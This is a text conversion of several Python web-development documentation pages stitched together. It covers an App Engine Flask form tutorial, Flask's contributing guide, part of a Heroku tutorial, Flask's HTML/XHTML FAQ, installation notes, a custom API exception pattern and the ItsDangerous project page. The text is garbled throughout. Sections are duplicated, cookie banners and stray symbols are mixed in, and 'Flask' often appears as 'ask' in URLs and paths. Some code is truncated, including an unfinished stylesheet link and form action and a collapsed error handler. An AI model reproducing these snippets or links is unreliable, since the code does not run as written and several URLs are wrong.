[\(https://github.com/GoogleCloudPlatform/python-docs-samples/blob/master/appengine/standard/ ask/tutorial/main.py\)](#)

[CloudPlatform/python-docs-samples/blob/master/appengine/standard/ ask/tutorial/main.py](#))

```
@app.route('/form')  
def form():  
    return render_template('form.html')
```

When the user navigates to the /form/ directory within the application, the form.html template that you will create will be displayed.

5. Create a request handler that handles the information from the submitted form:

[appengine/standard/ ask/tutorial/main.py](#)  
[\(https://github.com/GoogleCloudPlatform/python-docs-samples/blob/master/appengine/standard/ ask/tutorial/main.py\)](#)

[CloudPlatform/python-docs-samples/blob/master/appengine/standard/ ask/tutorial/main.py](#))

```
@app.route('/submitted', methods=['POST'])  
def submitted_form():  
    name = request.form['name']
```

```
email = request.form['email']

site = request.form['site_url']

comments = request.form['comments']
```

The application stores the form information in the variables that you created here. These variables will allow you to post the data from the form onto the submitted\_form.html template that you will create.

[You can learn more about how to quickly get started with Flask in the Flask quickstart guide](#)

(<http://ask.pocoo.org/docs/0.12/quickstart/>).

[You can easily extend the functionality of this form. For example, you can use the Mail API](#)

([/appengine/docs/standard/python/mail](#)), [Mailgun](#)

([/appengine/docs/standard/python/mail/mailgun](#)), [Mailjet](#)

([/appengine/docs/standard/python/mail/mailjet](#)), [or SendGrid](#)

([/appengine/docs/standard/python/mail/sendgrid](#)) [to send the comments that users submit](#)

to yourself or to others.

## Setting up Jinja2 templates

Since HTML that is embedded in code can be difficult to maintain, you should use a templating system, storing HTML in a separate file that uses special syntax to specify where the data returned from an application appears. You can use your template engine of choice by bundling

[it with your application code. For your convenience, App Engine includes the Django](#)

[\(https://docs.djangoproject.com/en/dev/topics/templates/\)](https://docs.djangoproject.com/en/dev/topics/templates/) and [Jinja2](http://jinja.pocoo.org/docs/)  
[\(http://jinja.pocoo.org/docs/\)](http://jinja.pocoo.org/docs/) templating engines.

1. Add the following line to the end of the submitted\_form() function:

<appengine/standard/ ask/tutorial/main.py>

[\(https://github.com/GoogleCloudPlatform/python-docs-samples/blob/master/appengine/standard/ ask/tutorial/main.py\)](https://github.com/GoogleCloudPlatform/python-docs-samples/blob/master/appengine/standard/ ask/tutorial/main.py)

[\(https://github.com/GoogleCloudPlatform/python-docs-samples/blob/master/appengine/standard/ ask/tutorial/main.py.\)](https://github.com/GoogleCloudPlatform/python-docs-samples/blob/master/appengine/standard/ ask/tutorial/main.py)

return render\_template(

'submitted\_form.html',

name=name,

email=email,

site=site,

comments=comments)

This line uses the render\_template() interface to render the submitted\_form.html template with submitted form information.

2. Create the form.html and submitted\_form.html templates:

a. Create a new folder called templates in your root directory:

mkdir templates

b. Create form.html in the templates directory of your project:

<appengine/standard/ ask/tutorial/templates/form.html>

(<https://github.com/GoogleCloudPlatform/python-docs-samples/blob/master/appengine/standard/ask/tutorial/templates/form.html>)  
<m/python-docs-samples/blob/master/appengine/standard/ask/tutorial/templates/form.html>)

```
<html>
<head>
<title>Submit a form</title>
<link rel="stylesheet" type="text/css" href="/static/style.
</head>
<body>
<div id="container">
<div class="pagetitle">
<h1>Submit a form</h1>
</div>
<div id="main">
<form method="post" action="{{ url_for('submitted_form
<label for="name">Name:</label>
<input type="text" name="name"><br />
<label for="email">Email address:</label>
<input type="email" name="email"><br />
```

```
<label for="site_url">Website URL:</label>  
<input type="url" name="site_url"><br />  
<label for="comments">Comments:</label>  
<textarea name="comments"></textarea><br />  
<input type="submit">  
</form>  
</div>  
</div>  
</body>  
</html>
```

c. Create submitted\_form.html in the templates directory of your project:

[appengine/standard/ ask/tutorial/templatessubmitted\\_form.html](https://github.com/GoogleCloudPlatform/python-docs-samples/blob/master/appengine/standard/ask/tutorial/templatessubmitted_form.html)  
[\(https://github.com/GoogleCloudPlatform/python-docs-samples/blob/master/appengine/standard/ask/tutorial/templatessubmitted\\_for](https://github.com/GoogleCloudPlatform/python-docs-samples/blob/master/appengine/standard/ask/tutorial/templatessubmitted_for)  
[ocs-samples/blob/master/appengine/standard/ask/tutorial/templatessubmitted\\_form.html](https://github.com/GoogleCloudPlatform/python-docs-samples/blob/master/appengine/standard/ask/tutorial/templatessubmitted_form.html))

```
<html>  
<head>  
<title>Submitted form</title>
```

```
<link rel="stylesheet" type="text/css" href="/static/style.  
</head>  
  
<body>  
  <div id="container">  
    <div class="pagetitle">  
      <h1>Form submitted</h1>  
    </div>  
    <div id="main">  
      <p>Thanks for your submission, {{name}}!</p>  
      <p>Here's a review of the information that you sent:</p>  
      <p>  
        <strong>Name</strong>: {{name}} <br>  
        <strong>Email</strong>: {{email}} <br>  
        <strong>Website URL</strong>: {{site}} <br>  
        <strong>Comments</strong>: {{comments}} </p>  
      </div>  
    </div>  
  </body>  
</html>
```

[To learn more about using templates with Flask and Jinja2, visit the official Flask](#)

[documentation \(<http://ask.pocoo.org/docs/0.12/templating/>\)](http://ask.pocoo.org/docs/0.12/templating/)

## Serving static files

Serving static files is more efficient for some content, such as images, CSS or Flash animations, which aren't generated dynamically when a page is requested.

Create a CSS file and create a handler for it:

1. Create a new folder called static in your root directory:

```
mkdir static
```

2. Create the style.css file that will modify the look of your template files that you just created. Create the file in the static folder of your project and add the following styling:

[appengine/standard/ ask/tutorial/static/style.css](#)

(<https://github.com/GoogleCloudPlatform/python-docs-samples/blob/master/appengine/standard/ask/tutorial/static/style.css>)

[atform/python-docs-samples/blob/master/appengine/standard/ask/tutorial/static/style.css](#)

```
.pagetitle {
```

```
color: #800080;
```

```
}
```

3. The app.yaml file you created earlier specifies the static directories that contain static files:

[appengine/standard/ ask/tutorial/app.yaml](#)

(<https://github.com/GoogleCloudPlatform/python-docs-samples/blob/master/appengine/standard/ask/tutorial/app.yaml>)  
[oudPlatform/python-docs-samples/blob/master/appengine/standard/ask/tutorial/app.yaml](https://cloud.google.com/python/docs-samples/blob/master/appengine/standard/ask/tutorial/app.yaml))

handlers:

```
- url: /static  
  static_dir: static  
  
- url: /.*  
  
script: main.app
```

The handlers section defines two handlers for URLs. When App Engine receives a request for a URL beginning with /static, it maps the remainder of the path to files in the static directory, and if an appropriate file is found, the contents of the file are returned to the client.

For more information on URL mapping and other options you can specify in app.yaml, see the

[app.yaml reference \(/appengine/docs/standard/python/config/appref#handlers\\_element\)](#).

Test the application

Test the application using the local development server (dev\_appserver.py), which is included with the SDK.

1. [From within the root directory where the app's app.yaml \(/appengine/docs/standard/python/config/appref\) configuration file is located, start the local development server with the following command:](#)

`dev_appserver.py app.yaml`

The local development server is now running and listening for requests on port 8080.

[Something go wrong? \(#test\\_the\\_application\)](#)

a. [Visit http://localhost:8080/form](http://localhost:8080/form) (<http://localhost:8080/form>) in your web browser to view the app.

Make a change

You can leave the development server running while you develop your application. The development server watches for changes in your source files and reloads them if necessary.

1. Try it now: Leave the development server running, then edit `templates/form.html` to change the Submit a form text within the `<h1>` tags to something else.
2. Reload <http://localhost:8080/form> (<http://localhost:8080/form>) to see the results.

Deploying your application

To upload the app, run the following command from within the root directory of your project where the `app.yaml` file is located:

`gcloud app deploy`

Optional args:

Include the `--project` arg to specify an alternate Cloud Console project ID to what you initialized as the default in the `gcloud` tool. Example: `-project [YOUR_PROJECT_ID]`

`[YOUR_PROJECT_ID]`

Include the `-v` ag to specify a version ID, otherwise one is generated for you. Example: -

`v [YOUR_VERSION_ID]`

To learn more about deploying your app from the command line, see Deploying a Python App

(/appengine/docs/standard/python/tools/uploadinganapp).

Viewing your application

Open your browser and view your app at `https://PROJECT_ID.REGION_ID`

`(#appengine-urls).r.appspot.com/form.`

Suppo

If you encounter problems during the development of your application, you can get help from

technical support and developer communities (/support).

What's next

Test the quality of your code and improve your development processes

(/appengine/docs/standard/python/tools/localunittesting).

View the logs for your application and make sense of the information listed in the log

(/appengine/docs/standard/python/logs).

Learn more about the App Engine Standard Environment

(/appengine/docs/about-the-standard-environment).

[Explore the App Engine Python API and reference documentation](#)

[\(/appengine/docs/standard/python/apis\)](#)

[Learn how to retrieve, verify, and store user credentials with server-side Firebase](#)

[Authentication](#)

[\(/appengine/docs/standard/python/authenticating-users-rebase-appengine\)](#)

[Except as otherwise noted, the content of this page is licensed under the Creative Commons](#)

[Attribution 4.0 License](#)

[\(https://creativecommons.org/licenses/by/4.0/\)](https://creativecommons.org/licenses/by/4.0/), and code samples are licensed under the [Apache 2.0 License](https://www.apache.org/licenses/LICENSE-2.0) (<https://www.apache.org/licenses/LICENSE-2.0>). For details, see the [Google Developers Site Policies](https://developers.google.com/site-policies) (<https://developers.google.com/site-policies>).

Java is a registered trademark of Oracle and/or its affiliates.

Last updated 2020-02-18.

# How to contribute to Flask

Thank you for considering contributing to Flask!

## Support questions

Please, don't use the issue tracker for this. Use one of the following resources for questions about your own code:

- The `#get-help` channel on our Discord chat: <https://discordapp.com/invite/t6crQZH>
  - The IRC channel `#pocoo` on FreeNode is linked to Discord, but Discord is preferred.
- The mailing list `flask@python.org` for long term discussion or larger issues.
- Ask on Stack Overflow. Search with Google first using: `site:stackoverflow.com flask {search term, exception message, etc.}`

## Reporting issues

- Describe what you expected to happen.
- If possible, include a minimal reproducible example to help us identify the issue. This also helps check that the issue is not with your own code.
- Describe what actually happened. Include the full traceback if there was an exception.
- List your Python, Flask, and Werkzeug versions. If possible, check if this issue is already fixed in the repository.

## Submitting patches

- Use Black to autoformat your code. This should be done for you as a `git pre-commit` hook, which gets installed when you run `pip install -e .[dev]`. You may also wish to use Black's Editor integration.
- Include tests if your patch is supposed to solve a bug, and explain clearly under which circumstances the bug happens. Make sure the test fails without your patch.
- Include a string like "Fixes #123" in your commit message (where 123 is the issue you fixed). See Closing issues using keywords.

## First time setup

- Download and install the latest version of git.
- Configure git with your username and email:

 v. 1.1.x ▾

## How to contribute to Flask

Thank you for considering contributing to Flask!

### Support questions

Please, don't use the issue tracker for this. Use one of the following resources for questions about your own code:

The #get-help channel on our Discord chat:

<https://discordapp.com/invite/t6rrQZH>

The IRC channel #pocoo on FreeNode is linked to Discord, but Discord is preferred.

The mailing list [flask@python.org](mailto:flask@python.org) for long term discussion or larger issues.

[Ask on Stack Overflow](#). Search with Google first using:  
site:stackoverflow.com flask {search term, exception message, etc.}

### Reporting issues

Describe what you expected to happen.

[If possible, include a minimal reproducible example to help us identify the issue. This](#)

also helps check that the issue is not with your own code.

Describe what actually happened. Include the full traceback if there was an exception.

List your Python, Flask, and Werkzeug versions. If possible, check if this issue is already fixed in the repository.

### Submitting patches

Use [Black to autoformat your code. This should be done for you as a git pre-commit](#)

hook, which gets installed when you run pip install -e .[dev]. You may also wish to use Black's [Editor integration](#).

Include tests if your patch is supposed to solve a bug, and explain clearly under which circumstances the bug happens. Make sure the test fails without your patch.

Include a string like "Fixes #123" in your commit message (where 123 is the issue you

[fixed\). See Closing issues using keywords.](#)

First time setup

Download and install the [latest version of git](#).

v: 1.1.x

Configure git with your [username and email](#):

git config --global user.name 'your name'

git config --global user.email 'your email'

[Make sure you have a GitHub account](#).

Fork Flask to your GitHub account by clicking the [Fork](#) button.

[Clone](#) your GitHub fork locally: git clone <https://github.com/{username}/flask> cd flask

Add the main repository as a remote to update later: git remote add pallets <https://github.com/pallets/flask> git fetch pallets

Create a virtualenv:

```
python3 -m venv env  
. env/bin/activate  
# or "env\Scripts\activate" on Windows Install Flask in editable mode  
with development dependencies: pip install -e ".[dev]"
```

### Install the pre-commit framework.

Install the pre-commit hooks:

```
pre-commit install --install-hooks
```

Start coding

Create a branch to identify the issue you would like to work on. If you're submitting a bug or documentation fix, branch off of the latest ".x" branch: git checkout -b your-branch-name origin/1.0.x If you're submitting a feature addition or change, branch off of the "master" branch: git checkout -b your-branch-name origin/master

v: 1.1.x

Using your favorite editor, make your changes, committing as you go.

Include tests that cover any code changes you make. Make sure the test fails without your patch. Run the tests..

Push your commits to GitHub and create a pull request by using:

```
git push --set-upstream origin your-branch-name Celebrate 🎉
```

Running the tests

Run the basic test suite with:

```
pytest
```

This only runs the tests for the current environment. Whether this is relevant depends on which part of Flask you're working on. Travis-CI will run the full suite when you submit your pull request.

The full test suite takes a long time to run because it tests multiple combinations of Python and dependencies. You need to have Python 2.7, 3.4, 3.5 3.6, and PyPy 2.7 installed to run all of the environments. Then run:

tox

## Running test coverage

Generating a report of lines that do not have test coverage can indicate where to start contributing. Run pytest using coverage and generate a report on the terminal and as an interactive HTML document:

coverage run -m pytest

coverage report

coverage html

*# then open htmlcov/index.html*

Read more about [coverage](#).

Running the full test suite with tox will combine the coverage reports from all runs.

## Building the docs

□ v: 1.1.x □

Build the docs in the docs directory using Sphinx: cd docs

pip install -r requirements.txt

`make html`

Open `_build/html/index.html` in your browser to view the docs.

Read more about [Sphinx](#).

Caution: zero-padded file modes

This repository contains several zero-padded file modes that may cause issues when push-ing this repository to git hosts other than GitHub. Fixing this is destructive to the commit history, so we suggest ignoring these warnings. If it fails to push and you're using a self-hosted git service like GitLab, you can turn off repository checks in the admin panel.

These files can also cause issues while cloning. If you have

**[fetch]**

`fsckobjects = true`

or

**[receive]**

`fsckObjects = true`

set in your git configuration file, cloning this repository will fail. The only solution is to set both of the above settings to false while cloning, and then setting them back to true after the cloning is finished.

v: 1.1.x

We use cookies to make interactions with our websites and services easy and meaningful, to better understand how they are used and to tailor advertising. You can read more ([https://www.salesforce.com/company/privacy/full\\_privacy.jsp#nav\\_info](https://www.salesforce.com/company/privacy/full_privacy.jsp#nav_info)) and make your cookie choices here ([https://www.salesforce.com/company/privacy/full\\_privacy.jsp#nav\\_info](https://www.salesforce.com/company/privacy/full_privacy.jsp#nav_info)). By continuing to use this site you are giving us your consent to do this.

x

---

Introduction

---

Set up

---

Prepare the app

---

Deploy the app

---

View logs

---

Define a Profile

---

Scale the app

---

Declare app dependencies

---

Run the app locally

---

Push local changes

---

Provision add-ons

---

Start a console

---

Define config vars

---

Provision a database

---

Next steps

---

## Introduction

This tutorial will have you deploying a Python app (a simple Django app) in minutes.

We use cookies to make interactions with our websites and services easy and meaningful,

[to better understand how they are used and to tailor advertising. You can read more](https://www.salesforce.com/company/privacy/full_privacy.jsp#nav_info)

[\(https://www.salesforce.com/company/privacy/full\\_privacy.jsp#nav\\_info\) and make your](https://www.salesforce.com/company/privacy/full_privacy.jsp#nav_info)

[cookie choices here](#)

[\(https://www.salesforce.com/company/privacy/full\\_privacy.jsp#nav\\_info\). By continuing to](https://www.salesforce.com/company/privacy/full_privacy.jsp#nav_info)

use this site you are giving us your consent to do this.

[Introduction](#)

[Set up](#)

[Prepare the app](#)

[Deploy the app](#)

[View logs](#)

[Define a Procfile](#)

[Scale the app](#)

[Declare app dependencies](#)

[Run the app locally](#)

[Push local changes](#)

[Provision add-ons](#)

[Start a console](#)

[Define config vars](#)

[Provision a database](#)

[Next steps](#)

## Introduction

This tutorial will have you deploying a Python app (a simple Django app) in minutes.

Hang on for a few more minutes to learn how it all works, so you can make the most out of Heroku.

The tutorial assumes that you have:

[a free Heroku account \(<https://signup.heroku.com/signup/dc>\).](#)

[Python version 3.7 installed locally - see the installation guides for OS X](#)

[\(<http://docs.python-guide.org/en/latest/starting/install3/osx/>\), Windows](#)

[\(<http://docs.python-guide.org/en/latest/starting/install3/win/>\), and Linux](#)

[\(<http://docs.python-guide.org/en/latest/starting/install3/linux/>\).](#)

[Postgres installed \(<https://devcenter.heroku.com/articles/heroku-postgresql#local-setup>\) locally, if running the app locally.](#)

[View as single page \(?singlepage=true\)](#)

[I'm ready to start \(/articles/getting-started-with-python#set-up\)](#)

([Log in \(/login?back\\_to=%2Farticles%2Fgetting-started-with-python%23introduction\)](#) to save and track your progress)

# HTML/XHTML FAQ

The Flask documentation and example applications are using HTML5. You may notice that in many situations, when end tags are optional they are not used, so that the HTML is cleaner and faster to load. Because there is much confusion about HTML and XHTML among developers, this document tries to answer some of the major questions.

## History of XHTML

For a while, it appeared that HTML was about to be replaced by XHTML. However, barely any websites on the Internet are actual XHTML (which is HTML processed using XML rules). There are a couple of major reasons why this is the case. One of them is Internet Explorer's lack of proper XHTML support. The XHTML spec states that XHTML must be served with the MIME type *application/xhtml+xml*, but Internet Explorer refuses to read files with that MIME type. While it is relatively easy to configure Web servers to serve XHTML properly, few people do. This is likely because properly using XHTML can be quite painful.

One of the most important causes of pain is XML's draconian (strict and ruthless) error handling. When an XML parsing error is encountered, the browser is supposed to show the user an ugly error message, instead of attempting to recover from the error and display what it can. Most of the (X)HTML generation on the web is based on non-XML template engines (such as Jinja, the one used in Flask) which do not protect you from accidentally creating invalid XHTML. There are XML based template engines, such as Kid and the popular Genshi, but they often come with a larger runtime overhead and are not as straightforward to use because they have to obey XML rules.

The majority of users, however, assumed they were properly using XHTML. They wrote an XHTML doctype at the top of the document and self-closed all the necessary tags (`<br>` becomes `<br />` or `<br></br>` in XHTML). However, even if the document properly validates as XHTML, what really determines XHTML/HTML processing in browsers is the MIME type, which as said before is often not set properly. So the valid XHTML was being treated as invalid HTML..

XHTML also changed the way JavaScript is used. To properly work with XHTML, programmers have to use the namespaced DOM interface with the XHTML namespace to query for HTML elements.

## History of HTML5



## HTML/XHTML FAQ

The Flask documentation and example applications are using HTML5. You may notice that in many situations, when end tags are optional they are not used, so that the HTML is cleaner and faster to load. Because there is much confusion about HTML and XHTML

among developers, this document tries to answer some of the major questions.

### History of XHTML

For a while, it appeared that HTML was about to be replaced by XHTML. However, barely any websites on the Internet are actual XHTML (which is HTML processed using XML

rules). There are a couple of major reasons why this is the case. One of them is Internet Explorer's lack of proper XHTML support. The XHTML spec states that XHTML must be served with the MIME type *application/xhtml+xml*, but Internet Explorer refuses to read files with that MIME type. While it is relatively easy to configure Web servers to serve XHTML properly, few people do. This is likely because properly using XHTML can be quite painful.

One of the most important causes of pain is XML's draconian (strict and ruthless) error handling. When an XML parsing error is encountered, the browser is supposed to show the user an ugly error message, instead of attempting to recover from the error and display what it can. Most of the (X)HTML generation on the web is based on non-XML template engines (such as Jinja, the one used in Flask) which do not protect you from accidentally creating invalid XHTML. There are XML based template engines, such as Kid and the popular Genshi, but they often come with a larger runtime overhead and are not as straightfor-ward to use because they have to obey XML rules.

The majority of users, however, assumed they were properly using XHTML. They wrote an XHTML doctype at the top of the document and self-closed all the necessary tags (<br> becomes <br/> or <br></br> in XHTML). However, even if the document properly validates as XHTML, what really determines XHTML/HTML processing in browsers is the MIME type, which as said before is often not set properly. So the valid XHTML was being treated as invalid HTML.

XHTML also changed the way JavaScript is used. To properly work with XHTML, programmers have to use the namespaced DOM interface with the XHTML namespace to query for HTML elements.

## History of HTML5

□ v: 1.1.x □



■

■

✗

■

✗

■

✗

■

✗

■

✗

■

✗

■

✗

■

✗

■

✗

■

✗

■

✗

■

✗



Development of the HTML5 specification was started in 2004 under the name “Web Applications 1.0” by the Web Hypertext Application Technology Working Group, or WHATWG (which was formed by the major browser vendors Apple, Mozilla, and Opera) with the goal of writing a new and improved HTML specification, based on existing browser behavior instead of unrealistic and backwards-incompatible specifications.

For example, in HTML4 <title>Hello/ theoretically parses exactly the same as

<title>Hello</title>. However, since people were using XHTML-like tags along the lines of <link />, browser vendors implemented the XHTML syntax over the syntax defined by the specification.

In 2007, the specification was adopted as the basis of a new HTML specification under the umbrella of the W3C, known as HTML5. Currently, it appears that XHTML is losing traction, as the XHTML 2 working group has been disbanded and HTML5 is being implemented by all major browser vendors.

## HTML versus XHTML

The following table gives you a quick overview of features available in HTML 4.01, XHTML

1.1 and HTML5. (XHTML 1.0 is not included, as it was superseded by XHTML 1.1 and the barely-used XHTML5.)

**HTM-**

**XHTM-**

**HTML5**

**L4.01**

**L1.1**

<tag/value/ == <tag>value</tag>

[1]

<br/> supported

[2]

<script/> supported

should be served as *text/html*

[3]

should be served as *application/xhtml+xml* strict error handling

inline SVG

inline MathML

<video> tag

<audio> tag

New semantic tags like <article>

□ v: 1.1.x □

[1] This is an obscure feature inherited from SGML. It is usually not supported by browsers, for reasons detailed above.

[2] This is for compatibility with server code that generates XHTML for tags such as <br>.

It should not be used in new code.

[3] XHTML 1.0 is the last XHTML standard that allows to be served as *text/html* for backwards compatibility reasons.

What does “strict” mean?

HTML5 has strictly defined parsing rules, but it also specifies exactly how a browser should react to parsing errors - unlike XHTML, which simply states parsing should abort.

Some people are confused by apparently invalid syntax that still generates the expected results (for example, missing end tags or unquoted attribute values).

Some of these work because of the lenient error handling most browsers use when they encounter a markup error, others are actually specified. The following constructs are optional in HTML5 by standard, but have to be supported by browsers: Wrapping the document in an <html> tag Wrapping header elements in <head> or the body elements in <body> Closing the <p>, <li>, <dt>, <dd>, <tr>, <td>, <th>, <tbody>, <thead>, or <tfoot> tags.

Quoting attributes, so long as they contain no whitespace or special characters (like <, >, ', or ").

Requiring boolean attributes to have a value.

This means the following page in HTML5 is perfectly valid:

```
<!doctype html>  
<title> Hello HTML5</title>
```

```
<div class=header>

<h1> Hello HTML5</h1>

<p class=tagline> HTML5 is awesome

</div>

<ul class=nav>

<li><a href=/index> Index</a>

<li><a href=/downloads> Downloads</a>

<li><a href=/about> About</a>

</ul>

<div class=body>

<h2> HTML5 is probably the future</h2>

<p>
```

There might be some other things around but in terms of browser vendor support, HTML5 is hard to beat.

□ v: 1.1.x □

```
<dl>

<dt> Key 1

<dd> Value 1

<dt> Key 2

<dd> Value 2

</dl>
```

</div>

## New technologies in HTML5

HTML5 adds many new features that make Web applications easier to write and to use.

The <audio> and <video> tags provide a way to embed audio and video without complicated add-ons like QuickTime or Flash.

Semantic elements like <article>, <header>, <nav>, and <time> that make content easier to understand.

The <canvas> tag, which supports a powerful drawing API, reducing the need for server-generated images to present data graphically.

New form control types like <input type="date"> that allow user agents to make entering and validating values easier.

Advanced JavaScript APIs like Web Storage, Web Workers, Web Sockets, geolocation, and offline applications.

Many other features have been added, as well. A good guide to new features in HTML5 is Mark Pilgrim's soon-to-be-published book, [Dive Into HTML5. Not all of them are support-](#)

ed in browsers yet, however, so use caution.

## What should be used?

Currently, the answer is HTML5. There are very few reasons to use XHTML considering the latest developments in Web browsers. To summarize the reasons given above: Internet Explorer (which, sadly, currently leads in market share) has poor support for XHTML.

Many JavaScript libraries also do not support XHTML, due to the more complicated namespacing API it requires.

HTML5 adds several new features, including semantic tags and the long-awaited

<audio> and <video> tags.

It has the support of most browser vendors behind it.

It is much easier to write, and more compact.

For most applications, it is undoubtedly better to use HTML5 than XHTML.

□ v: 1.1.x □

# Installation

## Python Version

We recommend using the latest version of Python 3. Flask supports Python 3.5 and newer, Python 2.7, and PyPy.

## Dependencies

These distributions will be installed automatically when installing Flask.

- Werkzeug implements WSGI, the standard Python interface between applications and servers.
- Jinja is a template language that renders the pages your application serves.
- MarkupSafe comes with Jinja. It escapes untrusted input when rendering templates to avoid injection attacks.
- ItsDangerous securely signs data to ensure its integrity. This is used to protect Flask's session cookie.
- Click is a framework for writing command line applications. It provides the flask command and allows adding custom management commands.

## Optional dependencies

These distributions will not be installed automatically. Flask will detect and use them if you install them.

- Blinker provides support for Signals.
- SimpleJSON is a fast JSON implementation that is compatible with Python's json module. It is preferred for JSON operations if it is installed.
- python-dotenv enables support for Environment Variables From dotenv when running flask commands.
- Watchdog provides a faster, more efficient reloader for the development server.

## Virtual environments

Use a virtual environment to manage the dependencies for your project, both in development and in production.

What problem does a virtual environment solve? The more Python projects you have, the more likely it is that you need to work with different versions of Python libraries, or even

## Installation

### Python Version

We recommend using the latest version of Python 3. Flask supports Python 3.5 and newer, Python 2.7, and PyPy.

### Dependencies

These distributions will be installed automatically when installing Flask.

[Werkzeug](#) implements WSGI, the standard Python interface between applications and servers.

[Jinja](#) is a template language that renders the pages your application serves.

[MarkupSafe comes with Jinja. It escapes untrusted input when rendering templates to](#)

avoid injection attacks.

[ItsDangerous](#) securely signs data to ensure its integrity. This is used to protect Flask's session cookie.

[Click is a framework for writing command line applications. It provides the flask command and allows adding custom management commands.](#)

### Optional dependencies

These distributions will not be installed automatically. Flask will detect and use them if you install them.

[Blinker provides support for Signals.](#)

[SimpleJSON](#) is a fast JSON implementation that is compatible with Python's json module. It is preferred for JSON operations if it is installed.

[python-dotenv enables support for Environment Variables From dotenv when running](#)

flask commands.

[Watchdog](#) provides a faster, more efficient reloader for the development server.

## Virtual environments

Use a virtual environment to manage the dependencies for your project, both in development and in production.

What problem does a virtual environment solve? The more Python projects you have, the more likely it is that you need to work with different versions of Python libraries, or even

Python itself. Newer versions of libraries for one project can break compatibility in another project.

Virtual environments are independent groups of Python libraries, one for each project.

Packages installed for one project will not affect other projects or the operating system's packages.

[Python 3 comes bundled with the `venv` module to create virtual environments. If you're](#)

using a modern version of Python, you can continue on to the next section.

[If you're using Python 2, see Install virtualenv first.](#)

Create an environment

Create a project folder and a venv folder within: \$ mkdir myproject

```
$ cd myproject
```

```
$ python3 -m venv venv
```

On Windows:

```
$ py -3 -m venv venv
```

If you needed to install virtualenv because you are using Python 2, use the following command instead:

```
$ python2 -m virtualenv venv
```

On Windows:

```
> \Python27\Scripts\virtualenv.exe venv Activate the environment
```

Before you work on your project, activate the corresponding environment: \$ . venv/bin/activate

On Windows:

```
> venv\Scripts\activate Your shell prompt will change to show the name of the activated environment.
```

## Install Flask

Within the activated environment, use the following command to install Flask: \$ pip install Flask

Flask is now installed. Check out the [Quickstart or go to the Documentation Overview.](#)

## Living on the edge

If you want to work with the latest Flask code before it's released, install or update the code from the master branch:

```
$ pip install -U https://github.com/pallets/flask/archive/master.tar.gz  
Install virtualenv
```

If you are using Python 2, the venv module is not available. Instead, install virtualenv.

On Linux, virtualenv is provided by your package manager:

*# Debian, Ubuntu*

```
$ sudo apt-get install python-virtualenv
```

*# CentOS, Fedora*

```
$ sudo yum install python-virtualenv
```

*# Arch*

```
$ sudo pacman -S python-virtualenv
```

If you are on Mac OS X or Windows, download [get-pip.py](#), then:

```
$ sudo python2 Downloads/get-pip.py
```

```
$ sudo python2 -m pip install virtualenv
```

On Windows, as an administrator:

```
> \Python27\python.exe Downloads\get-pip.py
```

```
> \Python27\python.exe -m pip install virtualenv
```

[Now you can return above and Create an environment.](#)

# Implementing API Exceptions

It's very common to implement RESTful APIs on top of Flask. One of the first things that developers run into is the realization that the builtin exceptions are not expressive enough for APIs and that the content type of *text/html* they are emitting is not very useful for API consumers.

The better solution than using `abort` to signal errors for invalid API usage is to implement your own exception type and install an error handler for it that produces the errors in the format the user is expecting.

## Simple Exception Class

The basic idea is to introduce a new exception that can take a proper human readable message, a status code for the error and some optional payload to give more context for the error.

This is a simple example:

```
from flask import jsonify

class InvalidUsage(Exception):
    status_code = 400

    def __init__(self, message, status_code=None, payload=None):
        super().__init__(self)
        self.message = message
        if status_code is not None:
            self.status_code = status_code
        self.payload = payload

    def to_dict(self):
        rv = dict(self.payload or ())
        rv['message'] = self.message
        return rv
```

A view can now raise that exception with an error message. Additionally some extra payload can be provided as a dictionary through the `payload` parameter.

## Registering an Error Handler

At that point views can raise that error, but it would immediately result in an internal server error. The reason for this is that there is no handler registered for this error class.

**Implementing API Exceptions**

It's very common to implement RESTful APIs on top of Flask. One of the first things that developers run into is the realization that the builtin exceptions are not expressive enough for APIs and that the content type of *text/html* they are emitting is not very useful for API consumers.

The better solution than using abort to signal errors for invalid API usage is to implement your own exception type and install an error handler for it that produces the errors in the format the user is expecting.

### Simple Exception Class

The basic idea is to introduce a new exception that can take a proper human readable message, a status code for the error and some optional payload to give more context for the error.

This is a simple example:

```
from flask import jsonify

class InvalidUsage(Exception):
    status_code = 400

    def __init__(self, message, status_code=None, payload=None):
        super().__init__(self)

        self.message = message

        if status_code is not None: self.status_code = status_code

        self.payload = payload

    def to_dict(self):
        rv = dict(self.payload or ())
        rv['message'] = self.message
        return rv
```

A view can now raise that exception with an error message. Additionally some extra payload can be provided as a dictionary through the *payload* parameter.

## Registering an Error Handler

At that point views can raise that error, but it would immediately result in an internal server error. The reason for this is that there is no handler registered for this error class.

That however is easy to add:

```
@app.errorhandler(InvalidUsage)

def handle_invalid_usage(error): response = jsonify(error.to_dict())
response.status_code = error.status_code

return response
```

## Usage in Views

Here is how a view can use that functionality:

```
@app.route('/foo' )

def get_foo():
    raise InvalidUsage('This view is gone' , status_code=410)
```

Overview (rp://C:/hk/p/cliex/) • Pack (/p/task/) • ItsDangerous (/p/itsdangerous/) • Ina (/p/jinja/) • MarkupSafe (/p/markupsafe/) • Werkzeug (/p/werkzeug/)

## ItsDangerous

0 Star 1,040

It's dangerous, so better sign this.

Various helpers to pass data to untrusted environments and to get it back safe and sound. Data is cryptographically signed to ensure that a token has not been tampered with.

It's possible to customize how data is serialized. Data is compressed as needed. A timestamp can be added and verified automatically while loading a token.

```
from itsdangerous import URLSafeSerializer
auth_s = URLSafeSerializer("secret key", "auth")
token = auth_s.dumps({"id": 5, "name": "itsdangerous"})

print(token)
# eyJpZCISMSu6n72SIEIe19cERhbwdlx9icyJ9.EYP6T39a067XP--90zTrnurXag

data = auth_s.loads(token)
print(data["name"])
# itsdangerous
```

0 releases/itsdangerous (https://github.com/pallets/itsdangerous)  
13 Releases on PyPI (https://pypi.python.org/pypi/itsdangerous/  
0 CI Test status (https://travis-ci.org/pallets/itsdangerous)  
1 Documentation on (https://itsdangerous.palletsprojects.com/)

Latest Release

Version 1.1.0

[GitHub](https://github.com/pallets/) ([Twitter](https://twitter.com/PalletsTeam/)) • [Icon](https://github.com/pallets/website/tree/master/content/projects/itsdangerous/icon) & [Copyright](https://github.com/pallets/itsdangerous/icon) ([Icon](https://github.com/pallets/itsdangerous/icon)) • [Contact](https://github.com/pallets/itsdangerous/icon) ([Contact](https://github.com/pallets/itsdangerous/icon)) • Made with ❤ and Lektor (<https://www.getlektor.com/>) around the World

[Overview \(/p/\)](#) · [Click \(/p/click/\)](#) · [Flask \(/p/ ask/\)](#) · [\*\*ItsDangerous\*\* \(/p/itsdangerous/\)](#) · [Jinja \(/p/jinja/\)](#) · [MarkupSafe \(/p/markupsafe/\)](#) ·

